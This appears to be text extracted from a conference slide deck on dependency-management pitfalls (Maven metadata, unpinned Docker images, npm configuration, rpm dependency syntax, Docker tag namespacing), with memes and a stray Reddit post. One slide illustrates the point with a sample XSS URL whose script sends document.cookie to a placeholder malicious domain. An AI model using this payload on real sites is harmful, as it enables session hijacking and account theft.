
Reprise...

BOROMIR RETURNS!

```
        workerMain
├──artifacts-14
│    └──filestore
│         └──antlr
│              └──antlr
│                   └──2.7.7
│                        ├──jar
│                        │    └──83cd2cd674a217ade95a4bb83a8a14f351f48bd0
│                        └──pom
│                             └──52f15b99911ab8b8bc8744675f5cf1994a626fb8
└──cglib
```

```
        workerMain
├──artifacts-14
│   ├──filestore
│   │   ├──antlr
│   │   │   └──antlr
│   │   │       └──2.7.7
│   │   │           ├──jar
│   │   │           │   └──83cd2cd674a217ade95a4bb83a8a14f351f48bd0
│   │   │           └──pom
│   │   │               └──52f15b99911ab8b8bc8744675f5cf1994a626fb8
│   └──cglib
```

```
        module-metadata
        ├──antlr
        │   └──antlr
        │       └──2.7.7
        ├──cglib
        │   └──cglib-nodep
        │       └──2.2.2
        ├──com.beust
        │   └──jcommander
```

```
                workerMain
├─artifacts-14
│   └─filestore
│       ├─antlr
│       │   └─antlr
│       │       └─2.7.7
│       │           ├─jar
│       │           │   └─83cd2cd674a217ade95a4bb83a8a14f351f48bd0
│       │           └─pom
│       │               └─52f15b99911ab8b8bc8744675f5cf1994a626fb8
│       └─cglib
```

```
        module-metadata
        ├─antlr
        │   └─antlr
        │       └─2.7.7
        ├─cglib
        │   └─cglib-nodep
        │       └─2.2.2
        └─com.beust
            └─jcommander
                └─1.12
```

```
                1.1.1c
├─artifacts-8
│   └─filestore
│       ├─antlr
│       │   └─antlr
│       │       └─2.7.7
│       │           ├─jar
│       │           │   └─83cd2cd674a217ade95a4bb83a8a14f351f48bd0
│       │           └─pom
│       │               └─52f15b99911ab8b8bc8744675f5cf1994a626fb8
│       └─com.fasterxml
            └─osr-parent
```

IT IS PROBABLY
VERY SMART STUFF

quickmeme.com

Just not very usable...

LESSON LEARNED

Provide isolation
and cache managment

STORY NUMBER FOUR

O RLY?

Stuff Suddenly stops working

The anatomy of an image

And the winner is...

```
1  FROM ubuntu          ← Latest version
2
3  RUN apt-get install -y python-software-properties python    ← Latest version
4  RUN apt-get install -y nodejs     ← Latest version
5  RUN mkdir /var/www
6
7  ADD app.js /var/www/app.js    ← Latest version
8
9  CMD ["/usr/bin/node", "/var/www/app.js"]
```

Whole new meaning to "The Fail Whale"

© Mark Reeve/ Archant

LESSON LEARNED

Require explicit
dependency versions

STORY NUMBER FIVE

...Config and Metadata...

...JUST WON'T MIX.

Metadata are artifacts

So, a user had a project...

A.K.A DEPENDENCY MANAGEMENT XSS

http://www.bigsafebank~~~/search.asp?q=<script>x=new
Image;x.src = "http://malicious-domain~~~/
hijackedsession.php?session-cookie="+document.cookie ;</script>

MAVEN IS NOT ALONE.
HERE YOU GO:

So, a user wanted to install an npm package...

```
$npm cache clean

$npm config set registry \
   http://192.168.99.100:8081/artifactory/api/npm/npm-registry

$npm -d install intern@1.3
```

```
http  fetch GET http://192.168.99.100:8081/artifactory/api/npm/npm-registry/chai/-/chai-1.5.0.tgz
http  fetch 200 http://192.168.99.100:8081/artifactory/api/npm/npm-registry/chai/-/chai-1.5.0.tgz
http  fetch 200 https://github.com/csnover/dojo2-core/archive/3e4152d20e.tar.gz
http  200 http://192.168.99.100:8081/artifactory/api/npm/npm-registry/istanbul
```

```
http  fetch GET http://192.168.99.100:8081/artifactory/api/npm/npm-registry/chai/-/chai-1.5.0.tgz
http  fetch 200 http://192.168.99.100:8081/artifactory/api/npm/npm-registry/chai/-/chai-1.5.0.tgz
http  fetch 200 https://github.com/csnover/dojo2-core/archive/3e4152d20e.tar.gz
http  200 http://192.168.99.100:8081/artifactory/api/npm/npm-registry/istanbul
```

```
{
    "name": "intern",
    "version": "1.3.2",
    "main": "main",
    "description": "Intern. A next-generation code testing stack for JavaScript.",
    "repository": {
        "type": "git",
        "url": "https://github.com/theintern/intern.git"
    },
    "licenses": [
        { "type": "BSD-3-Clause", "url": "https://github.com/theintern/intern/blob/master/LICENSE" }
    ],
    "dependencies": {
        "wd": "0.2.2",
        "istanbul": "0.1.35",
        "sauce-connect-launcher": "0.1.11",
        "dojo": "https://github.com/csnover/dojo2-core/archive/3e4152d20e.tar.gz",
        "chai": "1.5.0"
    },
    "devDependencies": {
        "intern": "1.3.2"
    },
```

LESSON LEARNED

Don't mix configuration and metadata

STORY NUMBER SIX

Which witch watch which watch

WHEN I NEED AN ELASTICSEARCH PLUGIN FOR GRAILS...

Which version of plugin

Which version of plugin
for which version of elasticsearch

**Which version of plugin
for which version of elasticsearch
works with which version of grails?**

Java Community, Shame On You!

Here's how you do it:

Here's how you do it:

Here's how you do it:

rpm package manager

```
Provides:
PreReq:
Requires:
Conflicts:
Obsoletes:
```

in a spec file (i.e. the same parser is used), so items look like

```
/bin/sh                      # file existence
libc.so.6                    # soname existence
foo <= 1:2.3-4               # versioned package
perl5(Apache) <= 1.2         # versioned namespace
```

Here's how you do it:

rpm package manager

```
Provides:
PreReq:
Requires:
Conflicts:
Obsoletes:
```

in a spec file (i.e. the same parser is used), so items look like

```
/bin/sh              # file existence
libc.so.6            # soname existence
foo <= 1:2.3-4       # versioned package
perl5(Apache) <= 1.2 # versioned namespace
```

Here's how you do it:

rpm package manager

```
Provides:
PreReq:
Requires:
Conflicts:
Obsoletes:
```

in a spec file (i.e. the same parser is used), so items look like

```
/bin/sh                    # file existence
libc.so.6                  # soname existence
foo <= 1:2.3-4             # versioned package
perl5(Apache) <= 1.2       # versioned namespace
```

LESSON LEARNED

Version Dependency isn't enough

Support dependency matrix

STORY NUMBER SEVEN

Trumped-up limitations

"640K OUGHT TO BE ENOUGH FOR ANYBODY."

BILL GATES

Lifehack Quotes

The Anatomy of a Docker Tag

tag

```
Usage: docker tag [OPTIONS] IMAGE[:TAG] [REGISTRYHOST/][USERNAME/]NAME[:TAG]

Tag an image into a repository
```

docker pull jfrog-registry.bintray.io/**jfrog**/**artifactory-pro**:**4.2**

"One repository per host is ought to be enough for anybody."

Request- How Much Alcohol is needed to get a whale drunk? (self.theydidthemath)
submitted 1 year ago by quintonater

This is actually a topic my friend and I have hotly debated. If somebody could come up with a solid or semi-solid answer, I would be greatly happy.

For clarification, by whale I mean a typical blue whale, and by alcohol I mean a normal beer. I'm looking for the ~~number~~ of beers total.

~~I~~ could offer a prize for whoever delivers, but I'm flat out broke so I'm not sure if I'd be able to buy some reddit ~~gold but~~ blow me away and you never know!

https://www.reddit.com/r/theydidthemath/comments/1x37rx/request_how_much_alcohol_is_needed_to_get_a_whale

LESSON LEARNED

Namespacing needs to be open

Keep HTTP repos HTTP friendly

NO MORE STORIES,
ONE MORE THING...

Doc predicts

All you need is cloud

That's all, Folks!